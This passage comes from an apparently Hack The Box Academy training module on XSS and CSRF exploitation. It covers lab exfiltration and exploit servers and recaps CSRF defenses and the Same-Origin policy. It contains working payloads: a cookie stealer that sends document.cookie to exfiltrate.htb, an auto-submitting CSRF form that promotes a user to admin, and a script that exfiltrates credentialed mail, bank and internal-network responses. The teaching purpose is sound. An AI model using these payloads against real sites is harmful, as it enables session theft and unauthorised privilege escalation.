4. Advanced XSS and CSRF Exploitation

Introduction to Advanced CSRF & XSS Exploitation

In this module, we will discuss the exploitation of Cross-Site Request Forgery (CSRF) and Cross-Site Scripting (XSS) vulnerabilities in modern web applications, focusing on writing custom payloads to achieve specific objectives.

Proficiency in fundamental concepts of JavaScript, CSRF, XSS, and SQL injection vulnerabilities is a prerequisite for this module. Therefore, we recommend completing the Cross-Site Scripting (XSS), Session Security, and SQL Injection Fundamentals modules beforehand.

Modern CSRF and XSS Exploitation in the Real-World

As we will discuss in this module, many security policies and security measures in modern web browsers restrict or prevent the basic exploitation of CSRF vulnerabilities. For instance, there are the Same-Origin policy, Cross-Origin Resource Sharing (CORS), and SameSite cookies, which we will all explore further in the upcoming sections.

As such, the exploitation of plain CSRF vulnerabilities has become increasingly rare in the real world. However, if we discover an XSS vulnerability, we can combine the exploitation of XSS and CSRF, resulting in a powerful tool that enables us to attack the vulnerable web application itself and potentially additional web applications in the victim's internal network.

To exploit CSRF and XSS vulnerabilities and interact with the vulnerable web application, we can use the XMLHttpRequest object or the more modern Fetch API. We can use both to make HTTP requests from JavaScript code while specifying HTTP parameters like the method, HTTP headers, or the request body.

For instance, we can send a POST request using the `XMLHttpRequest` object by specifying the URL in the call to `xhr.open`, setting HTTP headers using the `xhr.setRequestHeader` function, and specifying request body parameters in the call to `xhr.send`:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://exfiltrate.htb/', false);
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
```

```
xhr.send('param1=hello&param2=world');
```

On the other hand, we can send the same request using the `Fetch API` like so:

```
const response = await fetch('http://exfiltrate.htb/', {
    method: "POST",
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded'
    },
    body: 'param1=hello&param2=world',
  });
```

The function `fetch` expects the URL in the first parameter. We can pass all additional request parameters in an object in the second parameter.

Note: Like the whitebox penetration testing process, debugging and testing our XSS and CSRF exploits locally before sending them to victims is paramount; this ensures that during engagements, we avoid bugs that may lead to unintended behaviors, such as denial of service.

Introduction to the Lab Environment

In this module, all labs will follow the same general structure, containing multiple virtual hosts that we can use to develop, fine-tune, and deliver our exploit. In this section, we will discuss the different tools at our disposal and how we can use them to exploit the different CSRF and XSS vulnerabilities we will encounter in the upcoming sections.

Generally, the labs consist of the following components:

- An exfiltration server at `exfiltrate.htb`
- An exploit development server at `exploitserver.htb`
- The vulnerable web application we are assessing at `vulnerablesite.htb`

Exfiltration Server

The exfiltration server at `exfiltrate.htb` can be used to exfiltrate data. As such, the exfiltration server logs all request parameters of all requests made to it, including GET parameters, POST parameters, and HTTP headers. Logged data can be accessed at the `/log` endpoint.

For instance, we can make the following HTTP request, assuming we are exfiltrating data via the two parameters `param1` and `param2`:

```
curl -X POST --data 'param1=Hello' http://exfiltrate.htb?param2=World
```

Afterward, we can retrieve the log to view the exfiltrated data:

```
curl http://exfiltrate.htb/log

-----
/?param2=World
Host: exfiltrate.htb
User-Agent: curl/7.88.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 172.17.0.1
X-Forwarded-Host: exfiltrate.htb
X-Forwarded-Server: exfiltrate.htb
Content-Length: 12
Connection: Keep-Alive

param1=Hello
```



We can also access the log in a web browser:

```
-----
/?param2=World
Host: exfiltrate.htb
User-Agent: curl/7.88.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 172.17.0.1
X-Forwarded-Host: exfiltrate.htb
X-Forwarded-Server: exfiltrate.htb
Content-Length: 12
Connection: Keep-Alive

param1=Hello
```


Exploit Development Server

We can use the exploit development server at `exploitserver.htb` to develop a CSRF or XSS payload and deliver the exploit to our victim.

The exploit development server enables us to develop a custom exploit to target specific vulnerabilities we find in the target web applications. Suppose, for an XSS proof-of-concept on a target web app, we want to trigger an alert box:



We can view our developed exploit by accessing the endpoint `/exploit`. Doing so triggers the alert pop-up:



Lastly, we can deliver exploit to our victim by accessing the `/deliver` endpoint, which will cause the victim to trigger our developed payload by visiting `http://exploitserver.htb/exploit`. This is helpful in CSRF attacks, where the victim needs to access the payload voluntarily to trigger the exploit code. This module focuses on exploit development, not exploit delivery methods. Delivering the payload to the victim forces triggering the exploit; in the real world, numerous exploit delivery methods exist, including sending a link to the victim via e-mail or any messaging service.


We can also use the exploit server to develop an XSS payload. However, we do not need to deliver the exploit to the victim in such cases, as the payload will be delivered by the injected XSS payload on the vulnerable site.

Lab Warmup

After discussing the lab components, let us explore how we can use them to exploit a couple of sample vulnerabilities.


XSS Warm-Up

Our sample web application is a simple guestbook allowing us to leave entries, which all users can view. An administrator frequently monitors the entries to address spam:



We can confirm an obvious XSS vulnerability by posting the following entry:

```
<script>alert(1)</script>
```




Let us develop an exploit to steal the admin user's cookies. We can use the exploitserver for exploit development by using a payload that loads the script from the exploit server:

```
<script src="http://exploitserver.htb/exploit"></script>
```

Afterward, we can create a cookie stealer payload like the following on the exploit server. To exfiltrate the cookie, we can use the exfiltration server:

```
window.location = "http://exfiltrate.htb/cookiestealer?c=" +
document.cookie;
```

After saving the exploit, we can confirm that it has been saved by accessing the `/exploit` endpoint:




Lastly, we must wait for the admin user to access the guestbook. The injected XSS payload causes the admin's browser to load the payload from the exploit server, which will exfiltrate the admin user's cookies to the exfiltration server. Accessing the exfiltration server's log at the `/log` endpoint reveals the exfiltrated cookies:


```
-----
/cookiestealer?c=PHPSESSID=36fk40jno1nksvjefji8ob3kbl
Host: exfiltrate.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/115.0.5790.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://vulnerablesite.htb/
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: exfiltrate.htb
X-Forwarded-Server: exfiltrate.htb
Connection: Keep-Alive
```

CSRF Warm-Up

The sample web application does not contain much functionality as it is still under construction:



However, we can see that we only have `user` permissions. There is a `promote` button. If we press it, the web application informs us that only administrator users can promote other users. However, we can see that the promotion is implemented with the following request:



In particular, this endpoint has no CSRF protection, enabling us to execute a CSRF attack to make an administrator promote our user. To do so, we need to create an HTML form that corresponds to the promotion request:

```
<html>
  <body>
    <form method="GET"
action="http://csrf.vulnerablesite.htb/profile.php">
      <input type="hidden" name="promote" value="htb-stdnt" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Since we do not want the attack to require additional user interaction, we will add JavaScript code that automatically submits the form once the page is loaded:


```
<script>
        document.forms[0].submit();
```

```
</script>
```


Combining these two parts results in the following payload, which we will save in the exploitserver at `exploitserver.htb`:

```
<html>
  <body>
    <form method="GET"
action="http://csrf.vulnerablesite.htb/profile.php">
      <input type="hidden" name="promote" value="htb-stdnt" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

We can test our exploit by clicking on `View Exploit` while being logged in to the vulnerable application. This results in a request to `http://exploitserver.htb/exploit`, which returns our saved payload. The payload auto-submits the form, creating a cross-origin request to the vulnerable web application. However, since we are not an administrator, the promotion fails:



However, this confirms that our CSRF payload successfully sent the HTTP request to promote our user. To execute the attack, we can deliver our payload to the victim. This will result in the victim accessing `http://exploitserver.htb/exploit`. After waiting for a few seconds and refreshing the page, we are promoted to admin:



Thus, we successfully exploited the CSRF vulnerability to make the administrator victim promote our user.

Note: When working on the labs, please keep the following things in mind:

- There is a simulated victim user in all labs in this module. This victim user may take some time to access the payload. So, make sure your payload works by testing it yourself, and please be patient and wait a couple of minutes for the victim to trigger the exploit.
- The simulated victim uses a Chromium 114.0.5735.90 Browser. The exploits have been tested on this browser version. Due to many recent changes regarding the handling of third-party cookies, it cannot be guaranteed that the exploits will work on later browser versions. You can download older Chromium releases here.
- Please delete all cookies when moving from one lab to the next. The existence of cookies from previous labs may cause the browser to reject cookies in future labs.

Introduction to CSRF Exploitation

Before discussing the exploitation of CSRF vulnerabilities in detail, we will quickly recap the basics of CSRF and common CSRF defenses. For a more detailed explanation, check out the Session Security module.

Recap: Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is a type of web attack where an attacker's payload forces a victim's browser to unintentionally perform actions in a vulnerable web application to which they are authenticated. CSRF attacks are typically performed by a payload on an attacker-controlled website, which sends cross-origin requests to the vulnerable web application. As such, the attack usually requires the victim to access the attacker-controlled website voluntarily or through other attack vectors, such as social engineering. In a

successful CSRF attack, the cross-origin request is sent with the victim's session cookies and performs a change in the vulnerable web application.

As an example, consider the following scenario. The victim is an administrator of `http://vulnerablesite.htb` and is logged in to the site, i.e., the browser stores a valid session cookie. The site is not protected against CSRF attacks. The attacker controls a low-privilege account on the vulnerable web application and wants to execute a CSRF attack to obtain administrator privileges. When the victim accesses the attacker-controlled site `http://exploitserver.htb`, the site executes JavaScript code in the victim's browser that makes a cross-origin request to `http://vulnerablesite.htb/promote?user=attacker`. The browser sends the victim's session cookies with the cross-origin request such that the request is authenticated. Therefore, the web application promotes the attacker's user account to administrator, allowing the attacker to successfully execute a CSRF attack and obtain administrator privileges on the web application.

Although we will be creating the CSRF payloads manually in this module, there are tools that we can utilize for automatic payload generation, for instance the CSRF PoC generator here.

Recap: CSRF Defenses

There are many different defensive mechanisms to protect against CSRF attacks, most of which rely on restrictions posed by the Same-Origin policy. We will briefly recap different options for CSRF protection.

CSRF Tokens

CSRF Tokens are unique and random values that must be included in requests performing sensitive changes to the web application, for instance, when submitting HTML forms. The token must be unpredictable, so an attacker cannot know its value in advance. Furthermore, the web application needs to check the value of the CSRF token before performing the sensitive change. This prevents the attacker from constructing a cross-site request that the web application accepts. The token must be unpredictable, checked adequately by the backend, and not sent in a cookie, as otherwise, the CSRF token protection may be ineffective.

In our above example, the web application would only accept user promotion requests containing the username in the `user` GET parameter and the CSRF token in the `csrf_token` GET parameter, typically a hidden value in the HTML form. Since the CSRF token is a random value, the attacker cannot know the correct value, and thus, he is only able to construct a cross-origin request with an invalid CSRF token. If the web application checks the CSRF token correctly, the request will be rejected, so the attacker user account is not promoted to administrator privileges.

HTTP Headers

Alternatively to CSRF tokens, web applications may use HTTP headers to protect from CSRF attacks. For instance, a web application may check the Origin or Referer headers to block cross-origin requests and thus prevent CSRF attacks.

Web browsers typically add the `Origin` header to cross-origin requests to indicate the target origin where the request originated from. An attacker cannot control this behavior. Thus, a web application can check the value of the Origin header to determine if a request originated from another origin and can subsequently block state-changing cross-origin requests to prevent CSRF attacks.

The same methodology can be applied to the `Referer` header, which is typically added by web browsers to indicate the URL a resource was requested from.

SameSite Cookies

Another CSRF protection mechanism is the `SameSite` cookie attribute (originally drafted in this Internet Draft and subsequently updated in another Internet Draft). A web application can set this attribute to configure if the cookie should be sent along with cross-origin requests. The attribute can have the following values:

- `none`: no additional measures are enforced by the browser. The cookie is sent with all cross-origin requests
- `lax`: the browser only sends the cookie with some cross-origin requests. For instance, only cross-origin form submissions using `GET`. The cookie is not sent with any cross-origin requests made from JavaScript
- `strict`: the browser does not send the cookie with any cross-origin requests

Most modern browsers enforce a SameSite attribute of `Lax` by default (i.e., if no SameSite cookie attribute is explicitly set). This prevents many CSRF attacks by default, as the browser only sends cookies with safe HTTP requests, which prevents POST-based CSRF attacks. GET-based CSRF attacks are still possible but significantly less common than POST-based CSRF attacks.

Generally, web applications are recommended to implement CSRF tokens as their primary CSRF defense. SameSite cookies and header-based checks may also be employed as additional `defense-in-depth` protection measures.

Same-Origin Policy & CORS

To fully understand defenses against CSRF attacks and how to bypass them, we first need to discuss the Same-Origin Policy and Cross-Origin Resource Sharing (CORS).

What is the Same-Origin Policy?

The Same-Origin policy is a security mechanism implemented in web browsers to prevent cross-origin access to websites. In particular, JavaScript code running on one origin cannot access a different origin. This prevents a malicious site from exfiltrating information from other origins and restricts the type of requests it can make to other origins.

The `origin` (refer to RFC 6454 for more on the concept) is defined as the `scheme`, `host`, and `port` of a URL. The Same-Origin policy applies whenever two URLs differ in at least one of these three properties. For instance, an `http` site and an `https` site have different origins due to the difference in scheme.
Furthermore, `https://academy.hackthebox.com` and `https://hackthebox.com` also have different origins due to the difference in hosts. On the other hand, `https://hackthebox.com` and `https://hackthebox.com:443` share the same origin, as the scheme, host, and port match (the default port of `https` is 443).

Given that web browsers implement the Same-Origin policy, vulnerabilities and bugs within their software can lead to bypasses, resulting in potentially high-severity security vulnerabilities.

Without the Same-Origin Policy

To understand why the Same-Origin policy is crucial to web security, let us imagine a scenario where it does not exist.

Assume that upon visiting the malicious website `https://exploitationserver.htb` on our private laptop in our home network, it executes the following JavaScript code:

```
<script>
    async function exfiltrate_data(url) {
        // get data
        const response = await fetch(url, {credentials: "include"});
        const data = await response.text();

        // exfiltrate data
        await fetch("https://exfiltrate.htb/exfiltrate?c=" + btoa(data));
    }

    // exfiltrate mails
    exfiltrate_data("https://mymails.htb/getmails");

    // exfiltrate bank data
    exfiltrate_data("https://mybank.htb/myaccounts");

    // exfiltrate internal service
```

```
    exfiltrate_data("https://192.168.178.5/");
</script>
```

The JavaScript code on `https://exploitationserver.htb` makes three fetch requests to `https://mymails.htb/getmails`, `https://mybank.htb/myaccounts`, and `https://192.168.178.5/` from our browser. If we are logged in to any of these sites, our browser will potentially send our session cookies along with these requests, depending on the `SameSite` cookie configuration. This makes these requests authenticated. The JavaScript code then exfiltrates the response by sending it back to `https://exfiltrate.htb/exfiltrate`. This way, the attacker running `https://exfiltrate.htb` obtains the response to the three authenticated GET requests from our user account, enabling the attacker to access our emails on `https://mymails.htb`, our bank details and account balance on `https://mybank.htb`, and even our wiki running in our home internal network on `https://192.168.178.5` (which is not publicly accessible but can only be reached from the local network).


This is a significant security violation, and we can do nothing to prevent this from happening. The Same-Origin policy is specifically designed to mitigate this issue.

With the Same-Origin Policy

As discussed above, the Same-Origin policy blocks access across origins. In the above case, the origin of `https://exploitationserver.htb` differs from all three origins attacked by the malicious website due to the different host. Thus, the call to `fetch` to a different origin raises an error in the browser caused by the Same-Origin policy, and `https://exploitationserver.htb` is unable to access and exfiltrate the data:

```
Access to fetch at 'https://mymails.htb/getmails' from origin 'http://malicious.htb:8000' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.                malicious.html:1
GET https://mymails.htb/getmails net::ERR_FAILED 200                                                                                                                                                                                malicious.html:4
Uncaught (in promise) TypeError: Failed to fetch                                                                                                                                                                                    malicious.html:4
    at exfiltrate_data (malicious.html:4:32)
    at malicious.html:12:5
```

Understanding that the Same-Origin policy stops https://exploitationserver.htb from only accessing the response to the cross-origin request is crucial. The (potentially authenticated) request itself is still sent. We can confirm this in Burp. Note the `Origin` and `Referer` headers indicating that it is indeed a cross-origin request:



This behavior can lead to CSRF attacks since the request is not held back.

There are certain exceptions to the Same-Origin policy. For instance, we can include resources such as `img`, `video`, and `script` tags cross-origins. For example, even though it is loaded cross-origins, we can include Hack The Box Academy's logo on a website we own using the following HTML code:

```
<!DOCTYPE html>
<html>
    <body>
        <script>
            var img = document.createElement("img");
            img.setAttribute("src",
"https://academy.hackthebox.com/images/logo.svg");
            document.body.appendChild(img);
        </script>
    </body>
</html>
```

What is CORS?

Cross-Origin Resource Sharing (CORS) is a W3C standard to define exceptions in the Same-Origin policy. This enables an origin to define a list of trusted origins and HTTP methods to allow across origins.

Why do we need CORS?

